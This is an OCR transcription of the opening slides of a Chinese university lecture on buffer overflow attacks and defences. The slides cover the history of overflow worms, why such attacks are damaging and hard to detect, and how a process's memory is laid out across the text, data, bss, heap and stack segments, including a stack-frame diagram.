Network Security Technology
网络安全技术

第七章 缓冲区溢出攻击及防御技术


主讲：李强

E-mail: dr_qiangli@163.com

Office：明实楼（3号楼）A410

本章内容安排

- 7.1 缓冲区溢出概述
- 7.2 缓冲区溢出原理
- 7.3 缓冲区溢出的过程
- 7.4 代码植入技术
- 7.5 实例：ida溢出漏洞攻击
- 7.6 缓冲区溢出的防御
- 7.7 小结



7.1 缓冲区溢出概述

- 什么是缓冲区？它是包含相同数据类型实例的一个连续的计算机内存块。是程序运行期间在内存中分配的一个连续的区域，用于保存包括字符数组在内的各种数据类型。
- 所谓溢出，其实就是所填充的数据超出了原有的缓冲区边界。
- 两者结合进来，所谓缓冲区溢出，就是向固定长度的缓冲区中写入超出其预告分配长度的内容，造成缓冲区中数据的溢出，从而覆盖了缓冲区周围的内存空间。黑客借此精心构造填充数据，导致原有流程的改变，让程序转而执行特殊的代码，最终获取控制权。

7.1 缓冲区溢出概述

- 利用缓冲区溢出漏洞进行攻击最早可追溯到1988年Morris蠕虫，它所利用的就是fingerd程序的缓冲区溢出漏洞。
- 1989年，Spafford提交了一份分析报告，描述了VAX机上BSD版Unix的Fingerd的缓冲区溢出程序的技术细节，引起了一部分安全人士对这个研究领域的重视。
- 1996年，Aleph One发表了题为“Smashing the stack for fun and profit”的文章后，首次详细地介绍了Unix/Linux下栈溢出攻击的原理、方法和步骤，揭示了缓冲区溢出攻击中的技术细节。
- 1999年w00w00安全小组的Matt Conover写了基于堆缓冲区溢出专著，对堆溢出的机理进行了探索。

7.1 缓冲区溢出概述

- Windows系统中缓冲区溢出的事例更是层出不穷。
- 2001年“红色代码”蠕虫利用微软IIS Web Server中的缓冲区溢出漏洞使300 000多台计算机受到攻击；
- 2003年1月，Slammer蠕虫爆发，利用的是微软SQL Server 2000中的缺陷；
- 2004年5月爆发的“振荡波”利用了Windows系统的活动目录服务缓冲区溢出漏洞；
- 2005年8月利用Windows即插即用缓冲区溢出漏洞的“狙击波”被称为历史上最快利用微软漏洞进行攻击的恶意代码。
- 2008年底至2009年的Conficker蠕虫利用的是Windows处理远程RPC请求时的漏洞（MS08-067）。

7.1 缓冲区溢出概述

- 目前，利用缓冲区溢出漏洞进行的攻击已经占所有系统攻击总数的80%以上。
- 缓冲区溢出攻击之所以日益普遍，其原因在于各种操作系统和应用软件上存在的缓冲区溢出问题数不胜数，而其带来的影响不容小觑。
- 对缓冲区溢出漏洞攻击，可以导致程序运行失败、系统崩溃以及重新启动等后果。
- 更为严重的是，可以利用缓冲区溢出执行非授权指令，甚至取得系统特权，进而进行各种非法操作。
- 如何防止和检测出利用缓冲区溢出漏洞进行的攻击，就成为防御网络入侵以及入侵检测的重点之一。

7.1 缓冲区溢出概述

- 与其他的攻击类型相比，缓冲区溢出攻击
  - 不需要太多的先决条件
  - 杀伤力很强
  - 技术性强
- 缓冲区溢出比其他一些黑客攻击手段更具有破坏力和隐蔽性。这也是利用缓冲区溢出漏洞进行攻击日益普遍的原因。

7.1 缓冲区溢出概述

- **破坏性：**
  - 它极容易使服务程序停止运行，服务器死机甚至删除服务器上的数据。
- **隐蔽性：**
  - 首先，漏洞被发现之前，程序员一般是不会意识到自己的程序存在漏洞的（事实上，漏洞的发现者往往并非编写者），于是疏于监测；
  - 其次，被植入的攻击代码一般都很短，执行时间也非常短，很难在执行过程中被发现，而且其执行并不一定会使系统报告错误，并可能不影响正常程序的运行；


7.1 缓冲区溢出概述

隐蔽性：

- 第三，由于漏洞存在于防火墙内部的主机上，攻击者可以在防火墙内部堂而皇之地取得本来不被允许或没有权限的控制权；
- 第四，攻击的随机性和不可预测性使得防御变得异常艰难，没有攻击时，被攻击程序本身并不会有什么变化，也不会存在任何异常的表现；
- 最后，缓冲区溢出漏洞的普遍存在，针对它的攻击让人防不胜防（各种补丁程序也可能存在着这种漏洞）。


7.2 缓冲区溢出原理

- 7.2.1 栈溢出
- 7.2.2 堆溢出
- 7.2.3 BSS溢出
- 7.2.4 格式化串溢出




7.2 缓冲区溢出原理


- 当程序运行时，计算机会在内存区域中开辟一段连续的内存块，包括代码段、数据段和堆栈段三部分。



7.2 缓冲区溢出原理

程序在内存中的存放形式




0xffffffff
kernel virtual memory
(code, data, heap, stack)
memory
invisible to
user code
0xc0000000
user stack
(created at runtime)
%esp (stack pointer)
memory mapped region for
shared libraries
0x40000000
brk
run-time heap
(created at runtime by malloc)
read/write segment
(.data, .bss)
read-only segment
(.init, .text, .rodata)
loaded from the
executable file
0x08048000
0
unused

7.2 缓冲区溢出原理


- 代码段(.text)，也称文本段(Text Segment)，存放着程序的机器码和只读数据，可执行指令就是从这里取得的。如果可能，系统会安排好相同程序的多个运行实体共享这些实例代码。这个段在内存中一般被标记为只读，任何对该区的写操作都会导致段错误（Segmentation Fault）。
- 数据段，包括已初始化的数据段(.data)和未初始化的数据段（.bss），前者用来存放保存全局的和静态的已初始化变量，后者用来保存全局的和静态的未初始化变量。数据段在编译时分配。

7.2 缓冲区溢出原理

- 堆栈段分为堆和栈
- 堆（**Heap**）：位于**BSS**内存段的上边，用来存储程序运行时分配的变量。
- 堆的大小并不固定，可动态扩张或缩减。其分配由**malloc()**、**new()**等这类实时内存分配函数来实现。当进程调用**malloc**等函数分配内存时，新分配的内存就被动态添加到堆上（堆被扩张）；当利用**free**等函数释放内存时，被释放的内存从堆中被剔除（堆被缩减）。
- 堆的内存释放由应用程序去控制，通常一个**new()**就要对应一个**delete()**，如果程序员没有释放掉，那么在程序结束后操作系统会自动回收。


7.2 缓冲区溢出原理


- 栈（Stack）是一种用来存储函数调用时临时信息的结构，如函数调用所传递的参数、函数的返回地址、函数的局部变量等。
- 在程序运行时由编译器在需要的时候分配，在不需要的时候自动清除。
- 栈的特性：最后一个放入栈中的物体总是被最先拿出来，这个特性通常称为先进后出(FILO)队列。
- 栈的基本操作：
  - PUSH操作：向栈中添加数据，称为压栈，数据将放置在栈顶；
  - POP操作：POP操作相反，在栈顶部移去一个元素，并将栈的大小减一，称为弹栈。



堆和栈的区别


- 分配和管理方式不同
  - 堆是动态分配的，其空间的分配和释放都由程序员控制。
  - 栈由编译器自动管理。栈有两种分配方式：静态分配和动态分配。静态分配由编译器完成，比如局部变量的分配。动态分配由alloca()函数进行分配，但是栈的动态分配和堆是不同的，它的动态分配是由编译器进行释放，无须手工控制。
- 产生碎片不同
  - 对堆来说，频繁的new/delete()或者malloc/free()势必会造成内存空间的不连续，造成大量的碎片，使程序效率降低。
  - 对栈而言，则不存在碎片问题，因为栈是先进后出的队列，永远不可能有一个内存块从栈中间弹出。
- 生长方向不同
  - 堆是向着内存地址增加的方向增长的，从内存的低地址向高地址方向增长。
  - 栈的生长方向与之相反，是向着内存地址减小的方向增长，由内存的高地址向低地址方向增长。






```
Memory address:   Stack elements:

                +-----------------------------+
0x105000        | Parameter 1 for routine 1   | \
                +-----------------------------+  |
0x104FFC        | First callers return addr.  |   >  Stack frame 1
                +-----------------------------+  |
0x104FF8        | First callers EBP           | /
                +-----------------------------+
0x104FF4    +->| Parameter 2 for routine 2   | \  <-- Routine 1's EBP
            |   +-----------------------------+  |
0x104FF0    |   | Parameter 1 for routine 2   |  |
            |   +-----------------------------+  |
0x104FEC    |   | Return address, routine 1   |  |
            |   +-----------------------------+  |
0x104FE8    +---| EBP value for routine 1     |   >  Stack frame 2
                +-----------------------------+  |
0x104FE4    +->| Local data                  |  | <-- Routine 2's EBP
            |   +-----------------------------+  |
0x104FE0    |   | Local data                  |  |
            |   +-----------------------------+  |
0x104FDC    |   | Local data                  | /
            |   +-----------------------------+
0x104FD8    |   | Parameter 1 for routine 3   | \
            |   +-----------------------------+  |
0x104FD4    |   | Return address, routine 2   |  |
            |   +-----------------------------+   >  Stack frame 3
0x104FD0    +---| EBP value for routine 2     |  |
                +-----------------------------+  |
0x104FCC    +->| Local data                  | /  <-- Routine 3's EBP
            |   +-----------------------------+
0x104FC8    |   | Return address, routine 3   | \
            |   +-----------------------------+  |
0x104FC4    +---| EBP value for routine 3     |  |
                +-----------------------------+   >  Stack frame 4
0x104FC0        | Local data                  |  | <-- Current EBP
                +-----------------------------+  |
0x104FBC        | Local data                  | /
                +-----------------------------+
0x104FB8        |                             |    <-- Current ESP
                 \/\/\/\/\/\/\/\/\/\/\/\/\/\/
```


内存高地址
命令行参数及环境变量
stack
栈
heap
堆
.bss
未初始化全局或静态变量
.data
初始化全局或静态变量
.text
程序指令和只读数据
内存低地址

